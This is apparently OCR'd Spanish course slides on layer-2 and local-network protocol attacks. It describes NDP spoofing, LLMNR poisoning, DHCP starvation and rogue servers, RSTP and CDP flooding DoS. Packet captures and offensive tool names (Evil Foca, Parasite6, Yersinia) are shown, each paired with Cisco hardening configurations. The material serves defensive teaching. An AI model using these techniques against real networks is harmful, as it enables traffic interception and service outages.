
- **Port Security**:

```
Interface GigabitEthernet0/2
Switchport port-security maximum 2
Switchport port-security
Switchport port-security violation shutdown
Switchport port-security mac-address sticky
```

IPv6: NDP

Protocolo para el descubrimiento de la dirección MAC asociada a una IPv6

```
Adaptador de Ethernet Conexión de área local 4:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::3c87:687a:6a6f:f66b%26
   Dirección IPv4. . . . . . . . . . . . : 192.168.137.1
   Máscara de subred . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . :
```




No implementa autentificación
Presenta la misma problemática que el protocolo ARP, cualquiera puede enviar mensajes NA, como respuesta a mensajes NS

Expuesto a DoS, a la suplantación y por lo tanto a MiTM

IPv6: NDP spoofing

Un atacante envía mensajes Neighbor Advertisement anunciando su MAC como respuesta a una solicitud (NS) de IP, y al destino indicando que su MAC es la de la IP del equipo origen

```
fe80::3e97:eff:fea8:28a6    fe80::dcf6:7b2b:7274:ef05    ICMPv6    86 Neighbor Solicitation for fe80::dcf6:7b2b:7274:ef05 from 3c:97:0
fe80::dcf6:7b2b:7274:ef05   ff02::1:ffa8:28a6           ICMPv6    86 Neighbor Solicitation for fe80::3e97:eff:fea8:28a6 from 1c:c1:de
fe80::3e97:eff:fea8:28a6    fe80::dcf6:7b2b:7274:ef05    ICMPv6    86 Neighbor Advertisement fe80::3e97:eff:fea8:28a6 (sol, ovr) is at
fe80::dcf6:7b2b:7274:ef05   fe80::3e97:eff:fea8:28a6    ICMPv6    86 Neighbor Advertisement fe80::dcf6:7b2b:7274:ef05 (sol, ovr) is a
fe80::3e97:eff:fea8:314c    fe80::dcf6:7b2b:7274:ef05    ICMPv6    86 Neighbor Solicitation for fe80::dcf6:7b2b:7274:ef05 from 3c:97:0
fe80::dcf6:7b2b:7274:ef05   ff02::1:ffa8:314c           ICMPv6    86 Neighbor Solicitation for fe80::3e97:eff:fea8:314c from 1c:c1:de
fe80::3e97:eff:fea8:314c    fe80::dcf6:7b2b:7274:ef05    ICMPv6    86 Neighbor Advertisement fe80::3e97:eff:fea8:314c (sol, ovr) is at
fe80::dcf6:7b2b:7274:ef05   fe80::3e97:eff:fea8:314c    ICMPv6    86 Neighbor Advertisement fe80::dcf6:7b2b:7274:ef05 (sol, ovr) is a
fe80::3e97:eff:fea8:28a6    fe80::3c16:d68e:2932:e086    ICMPv6    86 Neighbor Advertisement fe80::3e97:eff:fea8:28a6 (sol, ovr) is at
fe80::3c16:d68e:2932:e086   fe80::3e97:eff:fea8:28a6     ICMPv6    86 Neighbor Advertisement fe80::3c16:d68e:2932:e086 (sol, ovr) is a
```



- **Evil Foca**
- Parasite6


IPv6: Medidas de protección

- **Ndpmonitor (detección).**
- **Secure Neighbor Discovery (SEND) RFC3971.**

LLMNR

Protocolo para resolución de nombres Windows en redes locales basado en multicast y con soporte para IPv4 e IPv6

30 4…	fe80::dcf6:7b2b:7274:ef05	ff02::1:3	LLMNR	84 Standard query 0x7052 A wpad
31 4…	172.23.5.100	224.0.0.252	LLMNR	64 Standard query 0x7052 A wpad
32 4…	fe80::dcf6:7b2b:7274:ef05	ff02::1:3	LLMNR	84 Standard query 0x7052 A wpad
33 4…	172.23.5.100	224.0.0.252	LLMNR	64 Standard query 0x7052 A wpad




No implementa autentificación por defecto

Cualquiera puede en la red local responder a la solicitud de nombre

LLMNR envenenamiento

Respondemos con IP falsa a la petición de resolución y el cliente no tiene forma de verificar si es correcto.




LLMNR Medidas de protección

- **Deshabilitar LLMNR si se dispone de una infraestructura DNS.**

- **Propuestas de seguridad en el RFC 4795.**

DHCP

Protocolo para la asignación dinámica de direccionamiento IP




No implementa autentificación
Cualquiera puede solicitar una dirección IP al Servidor u ofrecerla


Expuesto a DoS, suplantación.

DHCP Starvation

Inundar al servidor DHCP con peticiones MAC para agotar sus recursos de IP





```
425587 59.188592006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425588 59.188596006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425589 59.188599006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425590 59.188818006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425591 59.188822006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425592 59.188825006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425593 59.188829006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425594 59.188832006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425595 59.188836006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425596 59.188839006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425597 59.188842006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425598 59.188846006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425599 59.188849006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
425600 59.189068006 0.0.0.0          255.255.255.255     DHCP     286 DHCP Discover - Transaction ID 0x643c9869
```





```
CPU utilization for five seconds: 92%/1%; one minute: 65%; five minutes: 36%
 PID Runtime(ms)   Invoked      uSecs   5Sec   1Min   5Min TTY Process
  60  32124947264240067228          0 45.19% 29.02% 15.79%   0 Cat4k Mgmt LoPri
  57     37014932 417823927         88 26.00% 18.47%  5.26%   0 DHCPD Receive
  59   1534602494  63539680      24152 12.00% 10.60% 11.08%   0 Cat4k Mgmt HiPri
 123    1281076933568500259          0  4.95%  3.21%  1.08%   0 IP Input
 130     699262300 303346729       2305  1.03%  0.99%  0.99%   0 Spanning Tree
  14     101883208 683332560        149  0.55%  0.45%  0.37%   0 ARP Input
```

DHCP Rogue

Incorporar un nuevo Servidor DHCP al segmento de red que permita la asignación de direccionamiento IP



- Yersinia
- Globber
- udhcp



DHCP: Medidas de protección

- **Port-security (mitigación):**

```
Interface GigabitEthernet0/2
Switchport port-security maximum 2
Switchport port-security
Switchport port-security violation shutdown
Switchport port-security mac-address sticky
```


- **DHCP Snooping:**

```
(Config)# ip dhcp snooping vlan 10

(config-if)#interface GigabitEthernet0/2
Ip dhcp snooping trust
```

- **Propuestas de seguridad en DHCP:**
  https://tools.ietf.org/html/rfc3118

Rapid STP 802.1w


Rapid STP permite implementar alta disponibilidad en una red de nivel 2 con enlaces redundantes evitando bucles en la red y mejorando los tiempos de convergencia.



No implementa autentificación
Cualquiera puede participar en el intercambio de mensajes BPDU

RSTP DoS

Inundar la red con paquetes BPDUs creando un bucle: Tormeta Broadcast/Multicast



CPU utilization for five seconds: **99%/29%; one minute: 53%; five minutes: 21%**

PID	Runtime(ms)	Invoked	uSecs	5Sec	1Min	5Min	TTY	Process
227	26850445	208406606	128	**32.47%**	**17.74%**	**5.61%**	0	**Spanning Tree**
207	28730	8910	3224	15.51%	7.80%	2.10%	0	SpanTree Helper

```
674685 25.390947    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674687 25.390976    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674688 25.390983    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674689 25.390990    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674691 25.391012    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674693 25.391035    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674694 25.391042    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674695 25.391049    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674697 25.391071    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674699 25.391093    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674700 25.391100    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674701 25.391107    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674703 25.391134    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674705 25.391157    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674706 25.391163    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674707 25.391170    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674709 25.391193    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674711 25.391216    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674712 25.391223    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674713 25.391229    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674715 25.391252    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674717 25.391281    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674718 25.391294    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 32768/236/00:1b:53:88:df:00  Cost = 0  Port = 0x8011
674719 25.391301    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
674721 25.391325    CiscoInc_88:df:11    Spanning-tree-(for-bridges)_00    STP    60 RST. Root = 4096/236/54:75:d0:71:50:00  Cost = 4  Port = 0x8011
```

RSTP Medidas de protección

- **Puertos de acceso: bpduguard:**

```
Interface GigabitEthernet0/2
Switchport port-security maximum 2
Switchport port-security
Switchport port-security violation shutdown
Switchport port-security mac-address sticky
Spanning-tree portfast
Spanning-tree bpduguard enable
```

- **rootguard:**

```
Interface GigabitEthernet0/1
Switchport trunk encapsulation dot1q
Switchport mode trunk
Spanning-tree guard root
```

CDP Cisco Discovery Protocol


Protocolo propietario de Cisco para el descubrimiento de dispositivos de red, útil para la gestión de red.


No implementa autentificación


Revelación de Información y Exposición DoS

CDP: DoS

Inundar el dispositivo de red con tramas CDP falsas







CDP Medidas de protección

